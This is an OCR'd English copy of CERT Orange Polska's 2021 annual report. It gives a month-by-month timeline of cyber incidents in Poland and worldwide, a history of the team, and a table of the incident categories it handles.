
secured by
CyberTarcza

orange™



CERT Orange Polska Report 2021

We've been here for you for 25 years

The report was prepared in cooperation with Integrated Solutions, a provider of modern solutions in the world of IT and telecommunications.

INTEGRATED SOLUTIONS

Table of Contents

A quarter of a century working for you

War in Ukraine – a topic that has been changing life in Europe since February 24th. Although this report sums up 2021, it is difficult not to refer to the situation over the eastern border of Poland. As in 2020, when the COVID-19 pandemic was invariably an essential "inspiration" for criminals in 2021 too. This time, weeks before the publication of the CERT Orange Polska Report social media were flooded with disinformation. We could not avoid such an important topic for all of us. So we included a comment on this in our report.

This year's eighth edition of the Orange Polska CERT Report is unique. Our cyberthreat response unit is celebrating its twenty-fifth anniversary. We were the first telecom to focus on online security at the very dawn of the internet. The experience gained during this time is invaluable in the fight against criminals. More and more often, it allows us not only to keep up with the bad guys, but even to be one step ahead of them. All of this is possible thanks to unique competences of our CERT team along with their innovative solutions based on machine learning and artificial intelligence.

COVID-19 pandemic, apart from phishing taking advantage of people's emotions, also meant a complete change of the way we work. First, the virus made us leave our offices. Then, many managers found remote work to be more effective than in-office work. However, maintaining security while working at home at the same level as in an office may be challenging. This issue is a priority for us, both in terms of our network's security and your activity on the internet.

For years now, CyberTarcza has been a vital part of our defence system. The effectiveness of its protection against phishing shows how important it is. Last year, over 335 million phishing incidents were stopped, thus protecting 4.5 million users from losing their sensitive data or savings, e.g. through the most popular in the previous year "the buyer" extortion.

In spite of all these technical solutions, we should remember that every internet user is still the weakest – and at the same time the most important – link in the security system. On the black market extortion tools can be bought for pennies – compared to how much profit criminals can make from them. All they have to do is convince us to run an infected file, click on a link, enter our login, password or payment card number. Therefore, we do not forget about regular, consistent and sometimes even persistent articles online, making internet users aware of what fraudsters are preparing for them and what to watch out for online. Many of you help us by reporting disturbing internet incidents. This is very important and we are very grateful for it!


We have been there for you for a quarter of a century and we are constantly developing for you. Stay safe!

Julien Ducarroz
CEO at Orange Polska

Over 335 million phishing incidents blocked

CyberTarcza protected 4.5 million users from the loss of vulnerable users data or savings

CERT Orange Polska 2021 Report



The key to a responsible digital world

Those were the days… When the currently most widely used search engines did not exist. When the entire internet on the Las Vegas Strip crashed for over an hour as a result of the DDoS demonstration attack during the DEF CON 5 conference. Times have changed. Nowadays, cyber threats are much more complex, sophisticated, but above all: frequent and continuous. For these reasons alone, recognition should be given to pioneers in the fight against cyber threats.
To those who believed in the future of the Computer Emergency Response Teams (CERTs) 25 years ago.

As a trusted partner, Orange gives everyone the keys to a responsible digital world. To protect our assets and the digital activity of our customers, every day we rely on highly experienced teams responsible for monitoring IT systems and networks as well as managing security incidents that can affect our daily activities. For many years, CERT Orange Polska has been an important part of these cyber teams, supporting the Orange Group, actively participating in the creation of safe solutions for its clients, and at the same time sharing this knowledge with others.

We are proud to have online security experts within our organization, who protect a large part of the Polish Internet from advanced and aggressive cyber threats, such as DDoS attacks, mobile malware, phishing, ransomware, or offensive and illegal content.
We wish our Polish cyber guards all the best because of their anniversary!

We are proud to have online security experts within our organization, who protect a large part of the Polish Internet from advanced and aggressive cyber threats

Vincent Maurin
Head of the Orange CERT Coordination Center. He's been working in the telecommunications industry for almost 25 years and has participated in many international projects. Earlier, he worked for Orange Business Services for 10 years.

Orange CERT Coordination Center (CERT Orange) is the operational structure responsible for the security of the Orange Group (including its business units and subsidiaries). It provides protection against cyber threats and response to security incidents. Being the FIRST Member, CERT Orange adheres to the principles of responsible management of reported vulnerabilities.

Nowadays, cyber threats are much more complex, sophisticated, but - above all - frequent and continuous.

Overview of major events and threats in Poland and around the world in 2021

January

The World

Cloud accounts of high-tech suppliers were taken over.

Criminals gained illegal access to networks of high-tech and aviation companies. Cloud services were the vector of the attack. The attackers could have spent up to 3 years in secretly infiltrated networks. Having gained privileged access, they used the popular "Cobalt Strike" tool. Then, as a result of taking over subsequent machines ("lateral movements"), they managed to exfiltrate the secured data.

Poland

Cardiology clinics infected with ransomware

The largest network of cardiology clinics in Poland was the victim of a malicious ransomware campaign. The company was in possession of copies of data security and was able to recover the lost resources. The demands of cybercriminals were not met. The data was eventually made public by them.

OPL

OPL

Information about a new leak on haveibeenpwned.com

The haveibeenpwned.com website reported the leak of a database containing about 300 000 e-mail addresses, including several of them belonging to the customers of the Orange Polska network in the orange.pl and neostrada.pl domains.

Large SMS phishing campaign targeted at InPost users

Recipients would receive a text message in which they were encouraged to install an application containing a malicious Cerberus trojan code. Several thousand of such messages were sent. However, most of them were blocked by the SMS gateway operator who is a partner of Orange Polska.

OPL

OPL

Campaign with the use of the Emotet trojan

An infected .doc file was sent by e-mail. When it was opened and the embedded macro (enabling active content) was launched, the installation of malware and connection to C&C began.

Large phishing campaign

Large phishing campaign involving an SMS message about due payment for services. The message contained a link to a fake electronic payment service.

Poland

The user database could be downloaded from the "Albicla.com" website

On the day of the launch of a new social network, a vulnerability was identified. Downloading any file from the server, including the database of registered users was enabled. The error was rectified after susceptibility investigators had stepped in.

The World

North Korea targets cybersecurity researchers

Well-known cybersecurity researchers received suspicious messages on their social media accounts. The sender was the mysterious Zhang Guo. The messages were hacked by the North Korean government. It is an example of a large-scale campaign of social engineering attacks aimed at compromising well-known cybersecurity specialists and stealing their research.

January

Poland

Arrests of Polish cybercriminals

A large group of fraudsters, the so-called bankers, who are providers of compromised bank accounts and "specialists" in fake payment gates and fictitious stores were arrested by the police. This caused a gap on the cybercrime service market in Poland. The data gathered by the criminals will be extremely valuable for further arrest.

OPL

New DDoS attack record

The attack volume was at the level of 400.8 Gbps and lasted about 16 minutes. The mobile network of a user, who was tracked down with NAT, was the target of the attack. The attack didn't cause the network to be disconnected, so its users were not aware of it.

February

Poland

Arresting Continued

The police continue their investigation into Polish cybercriminals and record further success. This time, a group associated with the fictional "Kid Paradise" store, pretending to be a company offering articles for children and infants, was caught. The modus operandi was typical: customers of the "store" received text messages informing about the need to pay for the shipping costs. The link from the message redirected to a fake website of the payment intermediary, where the data could have been compromised.

The World

Water treatment station attacked

The water treatment plant in Florida experienced a security breach. It turned out that the attacked entity was using an unsupported version of Windows without a firewall, and the employees were using the same password in the remote desktop application. Having gained remote access to a computer controlling industrial components, an unknown intruder increased the amount of sodium hydroxide by 100 times. The manipulation could have caused serious illnesses or death if it hadn't been for the proper city's precautions.

March

The World

HAFNIUM attacks MS Exchange servers with 0-day exploits

The campaign was primarily aimed at entities in the United States: researchers of infectious diseases, law firms, higher education institutions, defense service providers, think-tanks and non-governmental organizations. The campaign exploits vulnerabilities in servers with Internet access and uses legal open source structures such as the Covenant to communicate with C&C. Once a victim's network has been accessed, HAFNIUM typically transfers data to sites sharing files.

OPL

Another record for DDoS attack

The attack volume was at the level of 476.2 Gbps. The mobile network of a user, who was tracked down with NAT, was the target of the attack. The attack didn't cause the network to be disconnected, so its users were not aware of it.
At that time, it was the largest volumetric attack on the Polish Internet.

Attacks on vulnerable MS Exchange servers of OPL clients.

OPL

OPL

A new type of malware

A new type of malware (Trojan banker) designed for Android systems. The malicious code was distributed as part of the campaign impersonating the FedEx company.
This was the first confirmed use of Flubot.

New Flubot attack.

OPL

April

Poland

OPL

A fraud using a parcel locker

A cybercriminal contacted sellers saying that he wants to buy some goods. Then he asked for a delivery, which he was supposed to pay for on delivery. The fraudster modified the parcel locker labels before sending, so that the machine did not require payment of the amount – the barcode was simply copied from another label, without having to pay.

A large number of spam and phishing messages

These messages and related websites were used to extort sensitive data and financial funds.

OPL

Data of over 500 million Facebook users has been shared online.

The data was allegedly obtained by exploiting a security vulnerability that Facebook was expected to close in August 2019. The primary value of the leak was the association of phone numbers with users' identities - each record contained a phone number. 2.5 million of them contained an e-mail address. Most of the records contained a name and gender. Many of them also included the date of birth, location, relationship status and employer's name. Other records included dates of birth, e-mail addresses, employer's data, gender, geographical locations, names and surnames, phone numbers, information about a relationship. 2,669,381 records concerned Polish users, dozens of which had an e-mail address in the @orange.pl or @neostrada.pl client domain.

SMS phishing campaign using fines

Text messages were sent to users who were redirected to a fake payment gateway under the pretext of having to pay a fine. Several thousand text messages were sent daily. Most of the phone numbers to which text messages were sent were also found in a Facebook data leak.

OPL

OPL

A campaign distributing malware.

A campaign distributing malware. The DocuSign system was impersonated with e-mails that contained links encouraging users to download the .zip file containing the .xlsb file. The file contained the XLM 4.0 macro, the use of which allows you to circumvent many security mechanisms and which is impossible to be blocked. The macro used a different technique to circumvent the security mechanisms - the content of the html form was copied from the website to a file created at the victim's station without downloading the binary code. Payload is the Qakbot, a Russian banker injecting its own content into the user's browser during an electronic banking session.

May

Poland

A new type of scam with the use of a payment card

The attack was targeted at the users of the Polish online e-commerce platform called Allegro Lokalnie. Scammers made attractive offers on the platform, sent a link during the conversation, which redirected to a concocted site, where the victim gave their personal and payment card details.

A new version of Flubot

The major change in its operation was being able to solve C&C names with DNS over HTTPS (DOH).

OPL

CERT Orange Polska 2021 Report

June

Poland

Attack on the customers of the PAWO online shop

Since the provider of the platform had trouble sending text messages, customers of the PAWO shop received a text message informing them about the surcharge for the parcel and containing a link to a fake website. The goal was to extort payment card details.

The World

FBI app has revealed a global drug operation.

The FBI created an encrypted messenger that was deemed safe by criminals. Thanks to the vulnerability, the FBI gained access to about 25 million messages. Those arrested include, to name but a few, members of motorcycle gangs, Australians linked with mafia, people connected with Asian crime syndicates and members of organised crime groups.

OPL

A new DDoS attack record in the fixed OPL network

The attack with the volume of 389.9 Gbps lasted 8 minutes. The attack didn't have any negative impact on the OPL network or customers' connections.

OPL

Attempts of unauthorized access to the services of the OPL TV network

It was a dictionary attack that used logins from different locations. It did not have any negative impact on the Orange Polska services or the network. The customers' devices in the OPL network infected with the Trojan.Glubteba malware were the source of the attack.

July

Poland

Data of Onet users in danger

A serious error made it possible to retrieve users' data and e-mails. Due to the unauthorized access to the data directory, it was possible to download a backup of other users' data.

The World

Large-scale interruption in the operation of many online platforms

The operation of many sites was interrupted, including PlayStation Network, Steam, and Airbnb. The main reason was an error in the Akamai Edge DNS service.

A vulnerability in Windows PrintSpooler

A vulnerability in Windows PrintSpooler ("Nightmare" Remote Command Execution), which made it possible to take over the control of the servers responsible for the operation of Active Directory. The vulnerability was exploited in all the versions of Windows available at that time.

OPL

OPL

A large phishing campaign

A large phishing campaign aimed at accessing e-mail credentials under the pretext of downloading a shared file. The main target of the campaign was corporation employees and their company accounts.

OPL

A phishing campaign using Microsoft services

The e-mails contained a screenshot and information about sharing an important file. Having clicked on the attached graphics, the user was redirected to a site extorting credentials to Microsoft 365 services.

Cryptocurrency mining at the police station

A police IT specialist mined cryptocurrencies on the company computer at the Polish Police Headquarters. The policemen themselves revealed the incident, and the case was referred to the prosecutor's office.

Poland

July

The World

Atlassian account takeover with one click

The security error on the Atlassian platform made it possible to access the Atlassian Jira error system and obtain confidential information, such as security errors in the company's products.

The World

Joker found in the Google Play store

The spyware designed to steal text messages, contact lists and information from a device reappeared in the store despite the securities and intervention of the Google Security Team.

August

The World

Ransomware in the region of Lazio

The Italian region of Lazio was attacked by ransomware. The data was encrypted and the IT network crashed. Among others, a portal with registration for COVID-19 vaccination suffered.

Poland

The establishment of the Central Cybercrime Bureau

The newly created division is going to operate within the Police to combat cybercrime. Moreover, a draft of the act was drawn up specifying, among others, a schedule, methods, supervision and staff.

OPL

Impersonating a new game for Konami mobile devices - Contra Returns

Attackers encouraged the installation of a fake application running on PCs. After launching the application, the Monero cryptominer was installed.

OPL

Increase in Flubot malware activity

Customers received fake text messages notifying them of a message in their voicemail. The text message contained a link to download a malicious app stealing your electronic banking credentials. The texts were sent from both Polish and foreign phone numbers.

OPL

A campaign spreading a fake mObywatel mobile application

The fake application was actually Alien malware, which impersonated the login screens of other applications, including banking ones, stole contact lists, sent text messages encouraging the installation of other applications, browsed notifications, collected geolocation data and information about the applications installed.
This malware was distributed through a fake Google Play store.

OPL

Phishing campaigns

Phishing campaigns impersonating various providers operating on the Internet (mainly Adobe, but also Microsoft or DHL).

Poland

Attack on Trusted Profile users' accounts

Officers of the Department for Combating Cybercrime of the Warsaw Metropolitan Police Headquarters together with CERT Polska apprehended a man who had hacked into the Trusted Profile accounts of 239 users without their knowledge and consent and shared their login data.

CERT Orange Polska 2021 Report

August

The World

Takeover of the site in Belarus

A group of Belarusian anti-government hackers took over the personal details of senior officials in Belarus. Their aim was to destroy the work of the security authorities and everyone who supported the current president.

The World

A stolen tablet and secret information

The tablet was found in western Libya. It contained secret information about the Russian Wagner Group. There were not only books, but also traces left on the map showing the whereabouts of the tablet's owner as well as other information used to profile the owner and the activities of the group.

Poland

A fraud using an advertisement

A woman wanted to sell books on one of the advertisement portals. She received an e-mail informing her that one of the books had been sold, she clicked on the link to a fake website where she entered her personal details and bank account data. Nearly PLN 4.000 was stolen.

The World

A large-scale leak at T-Mobile

Not only personal data leaked, but also, among others, IMEI numbers. Therefore, the company offered free assistance in protecting the identity of the victims.

Poland

Extortion with the use of electricity suppliers

Three Georgian citizens were impersonating one of the major electricity suppliers. As a result, they obtained data enabling them to log into electronic banking systems.

September

The World

VPN passwords cracked

This was a serious incident - a cybercriminal managed to crack over 500,000 Fortinet VPN account passwords. It is not clear why the cybercriminal shared authentication data instead of using it himself, but it is believed that this was done to promote his hacker forum.

OPL

Increasing number of "Carpet Bombing" DDoS attacks

Increasing number of "Carpet Bombing" DDoS attacks. This type of attack was rarely carried out on the Polish Internet.

OPL

One of the biggest smishing campaigns in history using the heading QUARANTINE.

Hundreds of thousands of text messages were sent containing a link to a fake FlashPlayer Android app infected with a malicious Cerberus code. The aim of the campaign was to attack the owners of bank accounts. The attackers used the infrastructure of one of the companies that sends a large number of text messages (for this purpose, the account of one of the employees of this company had been taken over.) The campaign ended after the employee's account had been recovered.

Poland

Cyber attack on the UN

Unknown perpetrators gained access to the UN network with the use of stolen credentials. They stole a massive amount of data that could be used to attack this and other organizations.

October

The World

New OWASP Top 10 version

A new version of OWASP Top 10 appeared. It's an informational document for computer programmers and people responsible for the security of the application. As a result of expert analyses, 10 major threats to the security of web applications were singled out.

Poland

COVID-19 certificate for every surname

Adolf Hitler was "vaccinated" against COVID-19 in Poland. Moreover, the person issuing the vaccination certificate claims that more of them can be issued – for just $300. How did this happen? There is no clear answer, but everything indicates that the issuer of the certificate was someone who had access to the system and could issue such certificates. There was an abuse of properly granted power.

OPL

A campaign using Caller ID spoofing

A campaign using Caller ID spoofing to make phone calls to various recipients, including those using the OPL network. The callers introduced themselves as bank consultants (it was probably one of those campaigns that extorted access to electronic banking).

The World

APT 28 on the offensive

Google sent e-mail notifications to 14,000 Gmail users that they had been targeted. The attack was linked with the Russian APT 28 group.

The World

Leak from the Twitch platform

A huge (125GB) amount of sensitive data from the popular Twitch streaming platform was shared by an anonymous hacker. The Twitch.tv source code and information about the revenues of individual streamers were also made public.

The World

Data of Argentinians on the Internet

Government databases in Argentina were hacked. Hackers obtained citizens' data such as names, home addresses, dates of birth, gender, dates of issue and validity of ID cards and much more. The leak was most likely caused by a careless employee whose credentials were compromised.

November

Poland

Who's behind the leaks from politicians' e-mail boxes?

A report published by Mandiant shows that it is not the Russian but the Belarusian services that are behind the leaks from the Polish politicians' e-mail boxes. The attacks were supposedly carried out by the UNC1151 group from Minsk.

OPL

The appearance of Flubot

Flubot appeared that stole contacts from mobile devices to distribute text messages on a large scale. The main aim of the campaign was to steal authentication data in electronic banking. The content of the message changed in subsequent versions of Flubot, for example, to encourage victims to install malicious applications. Flubot communicated using DOH (DNS over https) queries. More than 1.1 million suspicious messages could be seen daily on our network.

The World

FBI involved in phishing distribution

Someone was able to send e-mails from FBI accounts as a result of a software configuration error. According to the government agency's statement of 14 November, the FBI 'is aware of a software misconfiguration that temporarily allowed an actor to leverage the Law Enforcement Enterprise Portal (LEEP) to send fake e-mails.'

November

Poland

A library cyberfraudster

Upon registering readers to the library, a librarian from Dęblin copied their ID cards and then took out loans or signed contracts with mobile phone operators for these data. This way, the librarian exploited the data of 96 people and extorted about PLN 315,000.

The World

GoDaddy Incident

GoDaddy announced a security incident in the WordPress service managed by them. Unauthorized access to the hosting environment was detected. The incident affected over one million users. Personal data, SSL keys and passwords may have leaked.

Poland

Introduction of the e-receipt

The government gives e-receipts the green light. In theory, the customer will receive a receipt via e-mail or a text message. The use of this innovation is currently to be voluntary for both shops and buyers.

Poland

Security breach of customs officers' data

The data of customs officers may have fallen into the wrong hands as a result of an error in the IT system used by the Head of the National Revenue Administration. These were, among others, such data as name, surname, PESEL number, address of residence.

December

Poland

The commune lost PLN1.000.000

Not only an average citizen may be the victim of fraud. The commune of Grębocice (the Polkowice district) lost PLN1.000.000 to an impostor who, claiming to be a bank employee, extorted money for a false investment.

The World

Apprehension of the REvil Group

The Russian Internal Security Agency arrested 14 alleged members of the REvil gang, including a hacker who was supposed to attack the Colonial Pipeline.

The World

Log4j vulnerability

Critical vulnerability revealed in Apache Log4j. It concerns many services related, for example, to the entertainment industry and computer games. A security patch was prepared and recommendations were issued.

OPL

A campaign using Quakbot malware

It consisted in sending an attachment in the form of a zip archive in a fake e-mail. The archive contained a spreadsheet with an active content (macro) that downloaded malware from the Internet. Fragments of previously stolen e-mails were used in the campaign. Part of the campaign was intended for Polish recipients, but the content was of poor quality (immediately classified as phishing).

OPL

New 0-day exploit in the log4j library

New 0-day exploit in the log4j library. The log4shell vulnerability allowed the attacker to remotely execute code (RCE) in Java-based applications.

The World

Misinformation about COVID-19

Facebook lifted China's COVID-19 misinformation campaign. It revolved around the Swiss biologist's post, who in fact… did not exist.

We've been here for you for 25 years

1997

TP Abuse is established, the first security team

2001

Joining Trusted Introducer, an initiative associating incident response teams

2006

Obtaining by CERT Orange Polska (TP CERT) permission from the CERT Coordination Center, operating at Carnegie Mellon University, to use the CERT brand in the name of the team

2009

Blocking port number 25

2010

Establishment of the Security Operations Center team (SOC)

2011

CERT Orange Polska joins an international organization FIRST (Forum of Incident Response and Security Teams) associating incident response teams

2012

Launch of the first commercial service protecting against DDoS attacks

CERT Orange Polska 2021 Report

2014

CERT Orange Polska obtains the status of an accredited team in Trusted Introducer

Attack on DNS

The first UKE certificate

The first CERT Orange Polska annual report is published

2015

Establishment of CyberTarcza, the proprietary solution of CERT Orange Polska

2016

The status of the team certified by the Trusted Introducer. The highest status in the Trusted Introducer organization, CERT Orange Polska receives it as the first team from Poland

2016/17

CERT Orange Polska became a member of the NC Cyber team

2018

Organizing, together with NASK, an international meeting of CERT teams at the headquarters of Orange Polska

2019

First CTF competition in the Orange group in Warsaw.
First place on the podium with the ten participating teams

2020

International award for CyberTarcza for the best operator solution in the field of network security

Security incidents handled by CERT Orange Polska

The percentage distribution of security incidents we handled manually in 2021. The incidents concern online service networks. Our analyses mainly relate to the division of the incidents into categories and to the comparisons with the previous year.

The incidents handled concern both attacks on the resources connected to the Orange Polska network, as well as those carried out from them. They concerned all types of networks from the point of view of their end-user, i.e. individual users as well as corporate entities.


Information about the incidents came from both external sources and internal security systems. External sources of information are primarily notifications from users, information from security organizations or other CERTs, while internal security systems include, among others, intrusion detection and prevention systems (IDs/IPS), network flow analyzers (flows) looking for DDoS attacks and malicious codes, honeypots, security information and event management (SIEM) systems, CTI, DNS/IP sinkhole.

Incidents handled by category:


Incident Category	Description and examples of incidents
Abusive and illegal content	Distribution of abusive and illegal content (e.g. distributing spam, distributing/sharing copyrighted materials – piracy/ plagiary, child pornography) as well as offensive content/ threats, and other violating the rules of the Internet network.
Malicious software	Infections and malicious software distribution (e.g. C&C hosting, malicious software in e-mail attachments, or links to a compromised URL address).
Information gathering	Activities aimed at gathering information on a system/network or their users in order to gain unauthorized access (e.g. port scanning, wiretapping, social engineering/phishing – including sending out phishing e-mails, hosting phishing websites).
Intrusion attempts	Attempts to gain unauthorized access to the system or network (e.g. multiple unauthorized logins, attempts to breach the system or disrupt the functioning of services by exploiting vulnerabilities).
Network intrusions	Unauthorized access to a system or network, i.e. intrusion, compromising a system/ breaking past security (e.g. by exploiting the known vulnerabilities within the system), account compromised.
Resource Availability	Blocking the availability of network resources (system, data), i.a. by sending a large amount of data, which results in the denial of service (DDoS type of attacks).
Information content security	Compromising the confidentiality or integrity of information, most commonly as a result of a prior system takeover or interception of the data during transfer (e.g. interception and/or disclosure of a certain data set, destruction or modification of the data in a certain data set).
Network fraud	Benefiting from unauthorized use of network resources (information, systems) or their misuse (e.g. using the name of an organization without permission or using resources of an organization for non-statutory purposes).
Other	Incidents which don't fit into any of the listed categories.

Our classification comprises all kinds of incidents reported and handled by CSIRTs/CERTs. Categories are based on the type and effect of security-compromising activities that are related to the process of attack on an ICT system and its use. Such classification is useful mainly from the point of view of operational activities, in terms of the goal achieved. In practice, many methods and techniques were used in the analyzed incidents to achieve a specific effect, mainly related to the use of malware.

Percentage distribution of categories of incidents handled by CERT Orange Polska in 2021

